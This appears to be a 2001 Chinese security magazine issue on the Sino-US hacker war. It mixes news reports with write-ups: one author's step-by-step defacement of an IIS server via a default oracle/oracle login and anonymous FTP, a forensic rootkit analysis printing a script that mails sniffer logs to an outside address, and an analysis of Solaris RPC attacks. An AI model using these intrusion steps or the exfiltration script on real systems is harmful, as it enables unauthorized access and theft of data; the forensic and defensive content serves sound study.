自发生撞机事件以来,美中双方黑客均针对对方进行了一些攻击活动,美国黑客也在一些中国网站上发表了支持美国政府立场的言论。

美国劳工部的官员表示,初步调查发现,这次黑客攻击并未成功入侵该网站的安全系统,因此不会有保密信息丢失。在遭到黑客攻击后几个小时之内,劳工部就暂时关闭了该网站。劳工部发言人斯图亚特·罗伊表示:“我们的计算机快速反应小组已全部到位,我们还为网站安装了一个非常有效的安全防火墙软件。”

除了劳工部网站(<http://www.dol.gov/>)之外,由美国卫生和福利部运营的网站(<http://www.health.gov/>)也在当地时间 4 月 28 日上午(北京时间 4 月 28 日晚上)遭到了入侵,卫生和福利部发言人比尔·霍尔称,该网站遭到攻击后暂时关闭。他说,一位中国军人的照片登上了该网站的主页,但照片上的字却较为模糊。

这位发言人表示,卫生和福利部下属的另外一个网站 <http://www.surgeongeneral.gov/> 也在当地时间 4 月 28 日上午(北京时间 4 月 28 日晚上)因遭到黑客攻击而关闭。作为一种防范措施,隶属卫生和福利部的另一个网站 http://www.healthfinder.gov 曾主动停止了运营。

· Hacker Defence ·

二、中美黑客大战再升级 美白宫官方网站遭攻击

美国华盛顿时间 4 月 30 日(北京时间 5 月 1 日)消息,安全专家表示,美中黑客之间的网络大战在当地时间 4 月 30 日愈加升级,其中美国白宫的官方网站遭到电子邮件“炸弹”的攻击,同时若干个美国和中国网站页面均被改得面目全非。

专家称,这次美中黑客之间的攻击战之所以愈演愈烈是因为中国黑客为报复美国黑客首先攻击中国网站而提议在“五一”期间加大对美国政府及商业网站实施攻击的力度,此前,包括美国劳工部以及卫生部在内的网站均已遭到入侵。

负责监视黑客攻击行动的专家称,中国黑客的攻击活动从格林威治时间 4 月 30 日中午 12 点(北京时间 4 月 30 日晚上 8 点)正式开始。与此同时,“中国红客联盟”也召集“联盟”全体成员讨论“五一”期间攻击美国网站的计划,该计划称,中国黑客的网络攻击活动将在本周晚些时候达到高潮。

除了美国白宫的网站之外,其他被中国黑客列为攻击目标的网站还包括美国联邦调查局(FBI)、美国航空航天局(NASA)、美国国会、《纽约时报》、《洛杉矶时报》以及美国有线新闻网(CNN)的网站。

美国新泽西州技术安全公司 Vigilinx 的情报主管杰瑞-弗里塞表示:“中国黑客的攻击活动组织得非常有序,这令人称奇,尽管我们无法下结论说一定有官方组织对此予以支持,但至少这些活动得到了官方组织的默许。”

弗吉尼亚州安全公司 iDefense 的分析师迈克尔-希克表示,这次美国白宫的网站遭到攻击是大量的电子邮件入侵,这种攻击方式名为“电子邮件炸弹”,它可以通过摧垮电子邮件服务器致使网络无法正常运营。希克还表示,针对美国白宫网站发动攻击的黑客应该

是来自北京。目前美国白宫尚未对此事件发表评论。

希克称,当地时间 4 月 30 日中国黑客共入侵了 18 个美国网站,而美国黑客则攻击了 23 个中国网站。他还表示,在整个 4 月份,美国黑客至少将 350 个中国网站的页面改得面目全非,而遭到中国黑客攻击的美国网站为 37 个。希克说:“中国黑客显然是在报复美国黑客。这些中国黑客之间的协调非常默契,他们的组织较之西方黑客也更加严密。”

上个星期,FBI 已警告商业网站运营商小心即将开始的来自中国黑客的攻击,但 FBI 发言人 4 月 30 日拒绝就最新出现的一些黑客攻击事件发表评论。这位发言人表示,自撞机事件发生后,美国黑客对中国网站进行了一系列的攻击,致使美中关系日渐紧张,也促使中国黑客下决心采取报复行动。

Vigilinx 公司称,一份报告显示美国能源部位于新墨西哥州办事处的官方网站已遭到黑客攻击,黑客在该网站的页面上表示他名为“Peak”,并用汉语留下话说:“伟大的中国是不可欺的,美国必须为撞机事件承担全部责任!”

弗雷塞表示,这次大多数中国黑客只是对美国网站的页面进行涂改,并未故意破坏网站系统,不过现在还无法确保网络大战继续升级后中国黑客是否会采取性质更严重的攻击活动。

与此同时,美国劳工部发言人斯图亚特-罗伊表示,4 月 28 日该部门的官方网站在遭到黑客攻击后关闭了 4 个小时,黑客在网站页面上留下了汉语和英语的文字,但他表示这一攻击事件并未造成经济损失。

三、美加州能源委员会和州务卿网站被攻击

美国东部时间 5 月 1 日上午(北京时间 5 月 1 日晚)消息 美国加州能源委员会和加州州务卿比尔·琼斯的网站受到中国黑客攻击,

这两个网站的网页分别被贴上了反美声明和一面中国国旗。

美国加州能源委员会网站的负责人鲍勃·阿尔得里奇称,5月1日上午,该网站的主页被一面黑色网页代替,上面用红色的中英文文字写着“中华人民共和国万岁!”“打倒美国!”“打倒美国佬!”等字样,下面署名是“中国黑客联盟”。

两天前,美国联邦政府劳工部的网址也曾受到攻击,该网站的网页被贴上了在中美撞机事件中牺牲的中国空军飞行员王伟的照片。自从发生撞机事件后,美国黑客也对许多中国的网站发动过攻击,许多网站因此一度瘫痪。

8万红客冲垮白宫网站

“五一”大战甫停,第二天上午,就有来自美国的消息称,随着中国“五四”青年节的到来,中国黑客的攻击将会达到高峰,为此,七八个美国黑客团体组成了一个“中国计划”联盟,准备与中国黑客再战网络。

美国的网络安全专家认为,就“五一”中美黑客大战来讲,目前双方作战的基本手法,除了将对方网页进行你来我往的涂改之外,也未见使用其他的高招,并且,过了5月4日之后,这种简单的攻击还会减少。

其实他们错了,因为在5月4日的交战中,中国黑客采用了信息战中罕用的“人海战术”,紧紧盯住了美国白宫网站,并且战争一直持续到了5月8日。

美国当地时间5月4日上午9时到上午11时15分,美国白宫网站在人海战术的攻击之下,被迫关闭了两个多小时。白宫网站的新闻负责人吉米说:“大量数据的同时涌入,堵塞了白宫与其互联网服务提供商(ISP)的连接通道。”白宫网站同时接到了大量要求服务的请求,以至于合法用户无法登录该网站。

截至5月8日凌晨,美国白宫官员表示,他们目前仍旧无法确定5月4日对美国白宫网站实施“拒绝服务攻击”的黑客究竟来自何方。

美安全专家称中国黑客 攻击影响有限

华盛顿当地时间4月30日(北京时间5月1日)消息 美国顶级的计算机安全专家们纷纷表示,中国黑客们发动的网络攻势并不会对美国网站造成太大的影响。

美国著名的网络安全软件商赛门铁克公司(Symantec Corp.)的首席技术专家罗伯·克莱德(Rob Clyde)表示,据他估计,目前只有大约6家知名度较高的美国网站明显遭到了中国黑客的攻击,网页遭到了涂改。这些网站包括美国劳工、卫生和人力资源部网站、合众国际社网站、白宫历史协会网站以及美国众议院网站。

美国联邦计算机事件反应中心的主任大卫·贾瑞尔(David Jarrell)也对中国黑客们发动的网络攻击表现得很轻松,“事实上,每天我们都会看到一些针对政府和军事网站的涂改行动。今天的攻击只是比平时的水平略高而已。”他没有透露详细的攻击情况。总部设在匹兹堡卡内基·梅隆大学的联邦应急响应协商中心经理杰弗雷·卡蓬特(Jeffrey Carpenter)也认为,“4月30日的黑客攻击情况与平时并没有大的差别。”但网络侦测和扫描之类的行为显然比平时要多。

由美国联邦调查局领导的美国国家基础设施保护中心上周警告美国各网站的系统管理员,中国黑客有可能发动为期一周的网络攻击行动,以抗议美国政府在撞机事件中的蛮横态度。“中国黑客们已经公开表示他们将从五月一日开始加强网络攻击。”但美国联邦调

· Hacker Defence ·

查局的发言人戴比-魏尔曼(Debbie Weireman)拒绝说明美国国家基础设施保护中心是否已经发现任何异动。

美独立观察家称中国黑客 是在反击美国黑客

美国华盛顿时间4月28日(北京时间4月29日)消息,就在一些美国政府官员指责中国黑客加大针对美国网站的攻击力度之时,一些独立的观察家却指出,中国黑客这么做只是因为中国网站首先遭到了美国黑客的攻击,他们完全是为了对美国黑客做出回应才采取“报复”行动的。

据《纽约时报》报道,iDefense网络信息出版公司的总经理迈克尔·希克当地时间4月28日指出,在美中黑客针对相互政府网站发动的307起网上攻击活动中,多达302起攻击活动均是由美国黑客向中国网站进攻的,美国黑客还在中国网站上肆意发表支持美国、反对中国的言论。

希克表示,这些美国黑客将很多中国网站的页面改得面目全非,而且还贴上了支持撞毁中国战机的美国侦察机24名机组人员的标语。

iDefense公司的首席执行官詹姆斯·亚当斯以及美国国家安全局顾问委员会的一位成员也同时表示,中国黑客的确攻击了包括美国海军采购部网站在内的一些政府网站,但毫无疑问,这些中国黑客是为了报复美国黑客的攻击行动才进行反击的。

此外,美国马奎特大学的中国问题专家以及政治科学教授贝雷特·麦科米克也表示,撞机事件使一些中国黑客对美国政府感到非常不满,他们希望通过攻击美国网站的方式来表达这种不满。

上述专家还都表示,就目前而言,由于互

联网管理不够完善,再加上黑客攻击完全是跨国界进行的,所以几乎不太可能在短时间之内对这种网上攻击活动进行控制和打击。亚当斯表示:“包括互联网攻击在内的一些网上犯罪活动难以控制,因为它们不像偷窃或是杀人那样明显,这种无声息、悄然进行的电子攻击具有自身的特点,目前尚无法有效管控。”

美国黑客把目光瞄准了 中国的政府网站

据英国媒体当地时间4月28日凌晨(北京时间4月28日中午)报道,美国黑客现已瞄准了中国的政府网站,他们还留下了充满淫秽与攻击中国的话语。中国一家政府网站遭到一名被称作“acidklown”的黑客的攻击,他的留言称要其他黑客“加入到我的行列以klown的名义攻击中国网站。”

美国黑客很明显已了解到:在即将到来的一周内他们的中国“同行”将增加他们的网站攻击活动。一位名为“Hackweiser”的黑客在闯入一家中国网站后留言说:“我们已经听到了报道说,在5月1号至7号的一周内,你们将计划一场类似战略军事行动的网络攻击,让我们告诉你们一件事,不要试图与我们玩这个游戏。”

据美国乔治敦信息安全学院的多罗西-丹宁博士称,虽然美国一直担心中国为信息战所做的准备,但是目前还没有证据表明最近发生的针对美国网站的诋毁活动或是“狮子”病毒的传播是受中国政府支持的。

丹宁博士认为,最近中美黑客之间相互的网络攻击活动有些类似以色列与巴勒斯坦黑客之间的较量,基本上是青年人表达他们观点的一种方式。

但丹宁博士指出,商业、政府与军事站点都应当保持警惕,因为每天有如此之多的网上

攻击活动发生,因此上述网站必须时刻保持警惕。她还说,那些具有 DSL 等高速网上连接的家用计算机用户也应当在最近一周特别注意安全,因为黑客发动的“拒绝服务”的攻击通常是瞄准那些具有高速网上连接的用户,因为他们可以通过这些连接向被攻击的网站发送更多的垃圾数据。

丹宁博士建议,那些宽带用户应当检查一下他们的防病毒软件,确保它们都是经过升级的最新版本,此外她还建议用户到一个名为 Shields Up 的网站去检测一下他们计算机的安全程序。

中国黑客手下留情

据美国网络安全专家称,中国黑客在广泛扩充攻击队伍,并在网上提供一种叫“杀死美国”的黑客工具,但他们只是在教人们如何涂改页面,并没有对网站进行 DDoS 攻击。

这位专家称,中国黑客最近已经发动了 5 轮网络大战,其中一次是针对日本。中国黑客之间相互交流情报、攻击工具,并有一定的组织计划,这在五月第一周的网站攻击中发挥了一定的作用。同时,中国黑客还在征集参与者,并向新加入的人提供一种叫“杀死美国”的软件包,讲授攻击网站的技巧。在这个软件包里有制作好的图表、口号等。但他们只是指导如果修改页面,并没有说明如何对美国目标实施破坏。他们要求人们不要破坏这些网站。

目前,美国的网络安全公司与政府官员正密切关注这场黑客大战是否会升级为对网站服务系统的攻击、或对网站进行渗透。但分析家认为,目前的黑客大战还不会发展到那一步,否则问题就严重了。网络安全专家齐克说,中国黑客有比“电子邮件炸弹”更厉害的工具,可以用来攻击 DOS。但这些黑客工具“极易被过滤掉”,而且美国政府已经意识到这种威胁,

也已做好防范工作。

部分被黑网站

经过 4 月 30 日到 5 月 1 日一天一夜的攻击,在中国红客联盟公布被黑美国站点的网站上,被“攻陷”的美国站点已达 92 个,而来自网友信息,被黑的中国站点则已超过 600 个(包括台湾地区的网站)。据分析,由于一些红客没能将所黑的网站及时报上,因此中美被黑站点比例大约在 1:3 左右。

中国红客联盟一位成员表示,出现这种状况主要是因为攻击前美国网站已经有所准备,展开攻击可谓难于上青天,即使攻击了,不过几分钟,对方也很快就恢复了,但中国的网站遭到攻击后,很长的时间不能恢复。美国方面的攻击成果比国内黑客要多,主要是国内的网络管理员不重视安全造成的。

为此,部分中国红客不得不担任起通知被黑网站并协助其修复的网络安全员角色。据悉,这次网络大战随着“五四”、“大使馆被炸纪念日”的到来而达到高潮。而双方有更多的官方和民间网站遭到入侵。因此,已经有网络安全专家提出警告,要求国内各网站做好安全预防、保护的准备。

一、中国部分被黑网站

www.yichun.gov.cn(江西宜春政府)

<http://www.sn.cninfo.net>(西安信息港)

<http://www.guizhou-difangzhi.gov.cn>
(贵州方志与地情网)

<http://www.foundation.org.cn>(中国青年发展基金会。放有不良图片,现已被中国黑客删除)

<http://www.fjfi.gov.cn>(福建外贸信息网)

<http://www.wuchang.gov.cn>(湖北武昌区政府信息网,恢复)

· Hacker Defence ·

<http://www.gll-gx.org.cn>(桂林图书馆)

<http://www.ipc.ac.cn>(中国科学院理化技术研究所)

<http://www.psych.ac.cn>(中国科学院心理研究所)

二、美国部分被黑网站

<http://hq.cnsl.spear.navy.mil/>(R. 1. M 纪念去年南斯拉夫大使馆遇难人员)

<http://www.energy.ca.gov/CaliforniaEnergyDepartment>(美国加利福尼亚能源部、日美社会文化交流会、白宫历史协会、UPI 新闻网、华盛顿海军通信站等。)

有关负责人提醒网络运营者 注意防范黑客攻击

5月3日,国家计算机网络与信息安全管理办公室负责人今天在接受新华社记者专访时说,进入4月中旬以来,针对我国网络的攻击事件频繁发生。他提醒我国网络运营者注意防范黑客攻击,确保网络安全。

这位负责人介绍说,在已经掌握的4月份国际互联网上发生的数千起黑客事件中,针对中国大陆的就有数百起之多,占13.82%。在所有被攻击的网站中,商业网站占54%,政府网站占12%,教育和科研网站占19%,其他类型网站占15%。据国内某知名IDC企业的技术人员介绍,他们在4月份内检测到的针对他们所运营网络的扫描和探测行为达到每天8万起,实际发生的攻击数量为每天100起以上,大大超出了平时的水平。

据了解,最近发生的网络攻击事件有一些比较显著的特点,即攻击手法相对以往比较单一,大多数利用现有的工具对近期发现的一系列操作系统漏洞进行攻击。但是由于国内很多网站的技术人员缺乏,管理水平较低,不能针对具体攻击的特点拿出有效的防护措施,导致

系统持续处于被破坏状态而造成不良影响。

这位负责人说,据他了解的情况,针对有可能发生的大规模网络攻击事件,国内安全服务企业的技术人员已经全部到位,实行24小时不间断值守,随时监测网络的运行状态,接受用户的报警,提供必要的救援和咨询服务,以减少网络攻击带来的损失,防止事件进一步扩大。北京启明星辰网络技术有限公司已经发起了“光明网站”活动,在5月免费提供安全咨询、漏洞修补建议,并针对北京地区的政府网站提供网站监测与恢复软件的免费安装。

这位负责人提醒,如果发现网络攻击事件,请将有关情况上报国家计算机网络应急处理协调中心(<http://www.cert.org.cn/>)。

“欢乐时光”病毒5月8日大爆发

北京晚报记者从国家计算机病毒应急处理中心获悉,目前出现了一种通过电子邮件传播的新的恶性病毒——“欢乐时光”(Happy-time),该病毒将于5月8日首次大爆发。由于该种病毒的传播能力和杀伤力极强,很可能导致计算机系统瘫痪,专家提醒广大计算机用户必须严加防范。

应急中心于4月29日接到首例北京用户感染这种奇怪病毒的报告以来,目前已有数十个用户发现遭受感染,该病毒被命名为“欢乐时光”(Happytime),中心紧急组织专家对此进行分析。据介绍,“欢乐时光”属于VBS/HTM蠕虫类病毒,通过邮件传播,但不作为邮件的附件,而是作为邮件内容。如果用户使用Outlook收到带毒邮件,即使未打开信件,只要鼠标指向该邮件,“欢乐时光”病毒就被激活了,然后传染硬盘中带.htm、.vbs、.hta、.asp、.html后缀的文件。

专家对“欢乐时光”病毒爆发时间进行了推算:当感染“欢乐时光”的计算机内的时间是

日+月=13时,该病毒将逐步删除硬盘中的 exe, dll 文件,最后导致系统瘫痪。因此该病毒第一次爆发时间应是 5 月 8 日,以下依次为 6 月 7 日,7 月 6 日,8 月 5 日……

目前,江民公司、瑞星公司、金山公司、创源公司和熊猫公司均提出解决方案,用户可下载他们的升级程序,及时查杀该病毒。同时,国家计算机病毒应急处理中心提醒广大用户,可将 Windows Scripting Host 卸载,以阻止 VBS 脚本程序执行,这样即使收到带毒邮件也能防止“欢乐时光”病毒的传染和破坏。

攻防篇

记一次简单侵入

文/大飞

首先申明我并不是一个 HACKER,只是一个网络安全爱好者。

目标主机:10.*.*.12

目的:更改其 WEB 页

首先:看看这个网段都有哪些机器,还有他们都开什么端口吧,我用 scanner(很好的扫描工具)查出有 N 部机器。(其实我早就扫过了,呵呵), 10.*.*.12 只开了 21, 80 两个端口。

先 FTP 上去:

```
ftp 10.*.*.12
```

```
unknown ip (10.*.167.87)
```

```
connected refused
```

呵呵,拒绝不知名的 IP 地址的联接。

```
telnet 10.*.*.12 80
```

从 80 端口 TELNET 进去后会出现一段提示,发现该主机用的是 MS-IIS,呵呵,漏洞好象蛮多的。IIS5.0 有个 unicode 字符集的漏洞,

浏览器吧 % c1 % 2f 之类的字符解释成 \“\\\”或“/”之类,可以访问一些系统目录。再用 CMD.EXE 可以执行一些程序,或可提交一些 ASP 文件。具体的方法或原理你要自己去学习,我没用到这个漏洞,那么这台机器都有那些漏洞呢?用 twwwscan(超好的 web 漏洞扫描软件,是 DOS 界面的用 BORLAND C++ 写的,超 cool):

```
twwwscan 10.*.*.12
```

漏洞真不少,有如下几个:

```
frontpage 的 _yti_inf. html
```

```
newdsn. exe
```

```
anything. idq
```

```
....
```

OH!THAT IS ENOUGH!

第一个嘛,我们知道它是 Frontpage 预留的一个 Html 文件,没什么用;

第二个嘛,可在目录生成 Mdb 文件,用于 D. O. S 攻击,把它的硬盘塞满么,呵呵,对我来说没有价值;

第三个嘛,wow,*.*.idq 这个漏洞顶棒,在浏览器上输入任何后缀为 Idq 的文件,一般会返回一个类似: \“c: \ \ wwwroot \ \ shit. idq \” not found!

呵呵原来网站放在 wwwroot 下!

现在问题是 10.*.*.12 不支持 UNKNOWN IP!

看看刚才扫描过的网段,一个一个 Telnet 再 Ftp(若开了相应的端口的话)上去,看看有没有什么默认帐号(若没有也不要急,小榕的流光 2001 来看看有没有弱密码用户),我还是比较幸运的 10.*.*.11 的 21,23 端口都开,而且都用 Sunos。我们知到默认的用户 Oracle 的密码还是 Oracle。可以用 10.*.*.11 做跳板啦。

```
telnet 10.*.*.11
```

```
login: oracle
```

· Hacker Defence ·

```

password:
welcome!
SUNOS
you have a mail!
oracle@ 10. * . * . 11>
登陆先看看有没有 root!
oracle@ 10. * . * . 11> who
哇, 没有!
oracle@ 10. * . * . 11>ftp 10. * . * . 12
ok! connected from 10. * . * . 11
10. * . * . 12 IIS
login: ftp(先试试匿名登陆的权限么)
passwd: ftp@ shit. com
ok! XXXX LOGGED IN
FTP>
没忘吧, 刚才用 * . idq 得到的 WWW-

```

ROOT 目录。

```

FTP> CD WWWROOT
FTP> LS

```

```

.
.
.
FTP>

```

呵呵! 看到了 Index. html 了, 竟然允许匿名访问这么重要的目录!

```

FTP> bye
YE - BYE !

```

```

oracle@ 10. * . * . 11>

```

再看看权限如何: 随便 Put 一个文件看看可不可写, 别忘了再删掉 (其实也不用, 看你的良心了) 可写呀, 接下来, 把做好的 Index. html 先传到 10. * . * . 11 的目录下!

(用 FTP 连到 10. * . * . 11 再用 Oracle 帐户登陆, 因为要用 10. * . * . 11 做跳板), 刚才的 Telnet 进程没关吧。

```

oracle@ 10. * . * . 11> ls
好呀, 传上来了有 Index. htm 文件。
接下来, 就比较简单:

```

```

oracle@ 10. * . * . 11>ftp 10. * . * . 12
ftp> put index. html
ok!
231byte transported
ftp> bye
去看看自己 Hack 的页面吧。

```

追踪分析一名 hack

文/redzl

可能是节假日的原因, hack 事件特别多, 昨天当我查询一台机器时, 意外的发现有人入侵了。其实是我自己的失误, 没有打上 wuftp26 的补丁, 又没有改 /etc/ftusers 让人轻易的利用 wuftp26 的远程漏洞用匿名用户进入了我的机器。不过这位朋友显然未加考虑的使用了 rootkit, 结果造成 ps 输出的结果是这样:

```

[root@ ns]# ps
PID   TTY  STAT TIME COMMAND
678   1 S   0:00 /sbin/mingetty tty1
679   2 S   0:00 /sbin/mingetty tty2
680   3 S   0:00 /sbin/mingetty tty3
681   4 S   0:00 /sbin/mingetty tty4
682   5 S   0:00 /sbin/mingetty tty5
683   6 S   0:00 /sbin/mingetty tty6
5557  ? S   0:00 /bin/sh -i
5591  ? R   0:00 ps

```

这样的输出结果我想谁看了都知道是个什么意思, 那么就让我们一步一步看看他做了些什么。(这位 hack 没有想到这机器已经有主人了, 并且安装了自己的 rootkit 工具包)

```

[root@ ns]# strings /bin/login|more
.....
__bss_start
__end
PPRV
DISPLAY
/bin/envpc
l4m3r0x

```

/bin/sh

从上可以看出是个 login 后门,通过 export PATH = "14m3r0x"后,直接 telnet 对方就能得到#。

```
[root@ns]# strings /bin/ls|more
```

.....

always

/usr/local/share/locale

fileutils

GNU fileutils - 3.13

vdir

%s - %s

/dev/sgk/.fsdc/.1file

//DIRED//

//SUBDIRED//

POSIXLY_CORRECT

COLUMNS

注意看了, /dev/sgk/.fsdc/.1file 这就是他 rootkit 文件放的位置了,那么让我们看看那儿都有些什么。

```
[root@ns]# mv /dev/sgk/.fsdc/.1file /tmp
```

```
[root@ns]# ls -la /dev/sgk/.fsdc
```

total 641

```
drwxr-xr-x 5 root ftp 1024 Feb 4
```

09:01.

```
drwxr-xr-x 3 root ftp 1024 Feb 2
```

17:11.

```
-rw-r--r-- 1 root ftp 7 Feb 2
```

17:11.1logz

```
-rw-r--r-- 1 root ftp 88 Feb 2
```

17:11.1proc

```
drwxr-xr-x 2 root ftp 1024 Feb 2
```

17:11 backup

```
drwxrwxr-x 2 lujiang lujiang 1024 Feb 2
```

17:14 clean

```
-rwxr-xr-x 1 lujiang lujiang 5578 Nov 18
```

11:08 filetrans

```
-rwxr-xr-x 1 lujiang lujiang 9396 Aug 23
```

1999 killall -real

```
-rwxr-xr-x 1 lujiang lujiang 7578 Aug 21
```

17:22 parse

```
-rwxr-xr-x 1 lujiang lujiang 6232 Sep9
```

1999 parse1

```
drwxrwxr-x 2 lujiang lujiang 1024 Jan 28
```

16:34 patches

```
-rwxr-xr-x 1 lujiang lujiang 28004 Aug 23
```

1999 ps -real

```
-rwxr-xr-x 1 lujiang lujiang 580696Feb18
```

2000 ssh

```
-rw-r--r-- 1root ftp 1398 Feb 4
```

08:55 system

呵呵,看来东西还真不少,从 ftp 可以知道他是利用的 ftp 漏洞,从 lujiang 知道他还窃取了一个本地用户。

```
[root@ns.fsd]# cat .1logz
```

rshd

```
[root@ns.fsd]# cat .1proc
```

3 nsd

2 nmap

2 lscan

2 login

2 lpset

2 xtty

2 nsd

3 statd

3 lpq

3 scan

3 sniff

3 envpc

```
[root@ns.fsd]# cat /tmp/.1file
```

sgk

.fsdc

.clib

.1proc

.1addr

.1file

.1logz

envpc

xtty

pttys

filetrans

lpset

libload

system

· Hacker Defence ·

parse

.llogz 是被 syslogd 调用,隐藏所列出命令所产生的记录;

.lproc 被 ps 命令调用。隐藏所列出的进程名称;

.lfile 被 ls, find 命令掉用。隐藏所列出的文件名。

```
[root@ns.fsd]# cd patches
[root@ns. patches]# cat patch.sh
#! /bin/sh
echo "[1] Patching WU - FTPd. . ."
rpm -Uhv wuftp.d.rpm
echo "[2] Patching NFS - utils. . ."
rpm -Fvh nfs - utils.rpm
ps aux >> /tmp/psaux
if [ "`cat /tmp/psaux | grep rpc.statd`" ];
then
echo "[3] Restarting the rpc.statd daemon (NFS -
utils)"
/etc/rc.d/init.d/nfslock restart
else
echo "[4] The daemon rpc.statd isn't running, so
no need to restart!"
fi
rm /tmp/psaux
```

这是个为 wuftp.d 和 rpc.statd 漏洞准备的补丁包,其他的文件目录我就没有仔细看了。根据 .lfile 的隐藏文件列表我们一一找到了这些文件:

```
[root@ns.fsd]# strings /usr/bin/xtty
.....
PPRV
(nfsiod)
socket
bind
listen
accept
/bin/sh
不难看出是个后门。
[root@ns.fsd]# strings /dev/ptty
#! /bin/sh
```

```
cat /dev/sgk/.fsdc/system | mail prosupp@usa.net > /dev/null 2> & 1
```

```
nohup /usr/lib/lpset > /dev/null &
nohup /usr/bin/xtty > /dev/null &
rm -rf nohup.out
```

这位 hack 很聪明,通过此脚本就可以把嗅探记录发往 prosupp@usa.net [/dev/sgk/.fsdc/system 是个嗅探记录]

```
[root@ns.fsd]# cat /etc/rc.d/rc.sysinit | more
.....
if [ "$ PROMPT" != "no" ]; then
/sbin/getkey i && touch /var/run/confirm
fi
wait
# Name Server Cache Daemon.
/usr/sbin/nscd -q
# Name Server Cache Daemon.
/usr/sbin/nscd -q
# Kernel module checker
/usr/lib/libload > /dev/null 2> & 1
[root@ns.bak]# strings /usr/sbin/nscd | more
+Q$ 9
/usr/info/.clib/ssh_config
Received SIGHUP; restarting.
RESTART FAILED: av[0] = '%.100s', error: %
.100s.
Received signal %d; terminating.
Timeout before authentication.
Generating new %d bit RSA key.
RSA key generation complete.
f: p: b: k: h: g: diqV:
i686 - unknown - linux
1.2.27
ssh version %s [%s]
Usage: %s [options]
Options:
/usr/info/.clib 存放着一个 ssh 后门,这样机器启动后都会为 hack 开放方便之门。
[root@ns.fsd]# strings /sbin/syslogd
=====
Time: %s Size: %d
Path: %s
```


· Hacker Defence ·

```

root 13211 1 0 2000 ? 00:00:55
/usr/lib/lpset [后门]
root 13243 1 0 2000 ? 00:00:00
/sbin/syslogd [sniffer]
root 24287 1 0 Jan14 ? 00:00:00
./nscd [后门]
root 19968 1 0 Jan25 ? 00:00:06
./wu -s0 -t 203.167.30.10 [wuftpd 攻击程序]
root 26042 13191 0 Jan28 ? 00:00:00
[sh <defunct>]
root 26144 13191 0 Jan28 ? 00:00:00
[sh <defunct>]
root 4395 13191 0 Jan29 ? 00:00:00
[xtty <defunct>]后门
root 22149 13125 0 18:23 ? 00:00:00
/usr/sbin/nscd -q [后门]
root 22151 22149 0 18:23 pts/0 00:00:00
-bash
root 22178 22151 0 18:24 pts/0 00:00:00
.. /ssh -l pthl mega.ee.tu -berlin 正在连接一台机器
root 22231 13125 0 19:11 ? 00:00:00
/usr/sbin/nscd -q
root 22235 22231 0 19:13 pts/2 00:00:00
-bash
root 22679 13204 0 19:48 ? 00:00:00
in.telnetd: 203.93.xxx.xxx [呵呵,自己]
root 22680 22679 0 19:48 pts/3 00:00:00
/bin/login -h 203.93.xxx.xxx -p
root 22681 22680 0 19:48 pts/3 00:00:00
/bin/sh
root 22851 1 0 20:03 pts/2 00:00:00
./wumail -s0 -t 195.193.46.60
root 22852 1 0 20:03 pts/2 00:00:00
./wumail -s0 -t 195.191.47.60
root 22854 1 0 20:03 pts/2 00:00:00
./wumail -s0 -t 195.139.19.60
root 22856 1 0 20:03 pts/2 00:00:00
./wumail -s0 -t 195.82.89.60
root 22857 1 0 20:03 pts/2 00:00:00
./wumail -s0 -t 195.16.136.60
[正在扫描 wuftpd 漏洞并且完成攻击,保存记录]
.....

```

```

[root@proxy.fsdc]# ls -la
total 2240
drwxr-xr-x 6 root ftp 4096
Feb 4 10:57 .
drwxr-xr-x 3 root ftp 4096
Dec 29 22:48 ..
-rw-r--r-- 1 root ftp 7
Dec 29 22:48 .llgz
-rw-r--r-- 1 root ftp 88
Dec 29 22:48 .lproc
drwxr-xr-x 2 root ftp 4096
Dec 29 22:48 backup
drwxrwxr-x 2 admin admin 4096
Dec 29 22:51 clean
-rwxr-xr-x 1 admin admin 5578
Nov 18 11:08 filetrans
-rwxr-xr-x 1 admin admin 9396
Aug 23 1999 killall -real
-rwxr-xr-x 1 admin admin 7578
Aug 21 17:22 parse
.....

```

看来这位朋友一直都没有使用 touch, chown 的习惯,没有改变时间和属主名(我想这里是他的家了,里面的工具相当完整,还有大量的嗅探记录,扫描工具,漏洞程序,补丁)。至于如何寻找这些后门前面已经讲过了,这里就不提了。

最后来说说这位 hack 的不足之处和值得借鉴的地方:

1. 没考虑 ps 命令修改后是否适用的问题;
2. 没给机器做一次检查,现在的机器还有这种明显漏洞说不定早有人捷足先登了,也没看看是否有 sniffer 在运行;
3. 后门过多,我个人不赞成修改 /etc/rc.d 下面的文件,因为太容易看出;
4. 有做相同后门的习惯;
5. 给机器打上补丁是种聪明的做法;
6. 通过 mail 程序发送嗅探记录是个好办法,但我个人认为在 cron 里面做要好点,定时

间发送,发送完后清空记录,至少我是这样做的。

给管理人员的建议:

1. 杜绝远程漏洞,打上补丁;
2. 如果要使用 telnet , ftp, 那么建议修改端口/etc/services ;
3. 把 echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all 添加到/etc/rc.d/rc.local 中,使本机不被 ping 成功,这样减少不必要的干扰;
4. 经常使用 rpm 命令查看是否常用命令被修改。

美国黑客入侵中国网站分析

近期关于黑客的消息在各大网站的论坛上讨论的沸沸扬扬,其中最为人关注的是美国黑客组织 poizonb0x ,据称他们已攻陷了 150 个左右的中国网站(此数目未经证实)。我们这里姑且不去理会具体数目,从国外的黑客论坛上来看,poizonb0x 攻击的目标主要是采用 window NT 操作系统的网站,这次我们来看看使用 unix 操作系统的网站被黑的情况。

从目前公布的数据来看,袭击 Unix 系统的黑客之首当数被国内媒体冠以“单个最活跃美国黑客”的 pr0phet ,从 Attrition 统计来看,4月1日至今他已攻陷了国内的 26 家网站。值得注意的是这 26 家网站中采用 Solaris 操作系统的就有 23 家,是 Solaris 这个被大量采用的操作系统有问题吗?

一、分析

我们分析了采用 Solaris 操作系统上述绝大多数网站,从分析结果来看,pr0phet 的攻击手法几乎完全一致,他的攻击目标全部是安装 Solaris2.6 操作系统的 unix 主机,而且这些服务器都有共性:采用的是 Solaris2.6 的默认安装,没有打更新 patch,没有停掉 rpc(rpc.cmsd,

rpc.ttdbserverd 等)服务。

这里,我们以 4 月 22 日被攻陷的 www.xxxx.edu.cn (202.206.xx.xx) 为例来做个说明。

该网站用的是 Solaris2.6 操作系统,采用的是默认安装,没有停掉不需要的 rpc 服务,我们来看看 pr0phet 是怎么样进入这台服务器的吧,检查这台服务器的/var/adm/messages 文件,我们可以看到如下内容:

```
Apr2205: 59: 20 xxxx /usr/dt/bin/
rpc.ttdbserverd[8734]: _Tt_file_system:: find-
BestMountPoint —— max_match_entry is null,
aborting... Apr 22 05: 59: 20 xxxx inetd[134]:
/usr/dt/bin/rpc.ttdbserverd: Segmentation
Fault - core dumped Apr 22 05: 59: 34 xxxx
